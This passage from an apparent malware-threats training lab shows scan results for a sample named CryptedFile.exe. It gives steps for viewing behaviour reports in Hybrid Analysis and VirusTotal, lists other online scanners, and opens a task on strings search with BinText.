
IP	Detections	Autonomous System	Country
192.168.0.11	0 / 90	-	-
192.168.0.13	1 / 90	-	-
20.50.102.62	0 / 90	8075	GB
23.215.176.152	0 / 90	20940	US

Execution Parents

Scanned	Detections	Type	Name
2021-03-10	45 / 70	Win32 EXE	CryptedFile.exe
2020-08-02	47 / 72	Win32 EXE	CryptedFile.exe
2020-01-27	42 / 65	Win32 EXE	CryptedFile.exe
2021-10-21	33 / 68	Win32 EXE	CryptedFile.exe
2020-09-30	43 / 71	Win32 EXE	CryptedFile.exe
2016-05-01	32 / 57	Win32 EXE	CryptedFile.exe
2021-02-01	36 / 69	Win32 EXE	CryptedFile.exe
2016-10-12	23 / 56	Win32 EXE	CryptedFile.exe.png(
2020-10-05	43 / 70	Win32 EXE	CryptedFile.exe


Module 07 – Malware Threats


16. Click the **BEHAVIOR** tab to view the File System Actions, Process and Service Actions, Shell Commands, and Synchronization Mechanisms & Signals.



17. Now, close the VirusTotal tab to switch back to the previous tab.

18. You can further scroll-down in the results page to view information related to Hashes, Falcon reports and Incident Response.





19. This concludes the demonstration of malware scanning using Hybrid Analysis.
20. Close all open windows.
21. You can also use other local and online malware scanning tools such as **Valkyrie** (<https://valkyrie.comodo.com>), **Cuckoo Sandbox** (<https://cuckoosandbox.org>), **Jotti** (<https://virusscan.jotti.org>) or **IObit Cloud** (<https://cloud.iobit.com>) to perform online malware scanning.

Task 2: Perform a Strings Search using BinText

Software programs include some strings that are commands to perform specific functions such as printing output. Strings communicate information from a program to its user. Various strings that could represent the malicious intent of a program such as reading the internal memory or cookie data, are embedded in the compiled binary code.

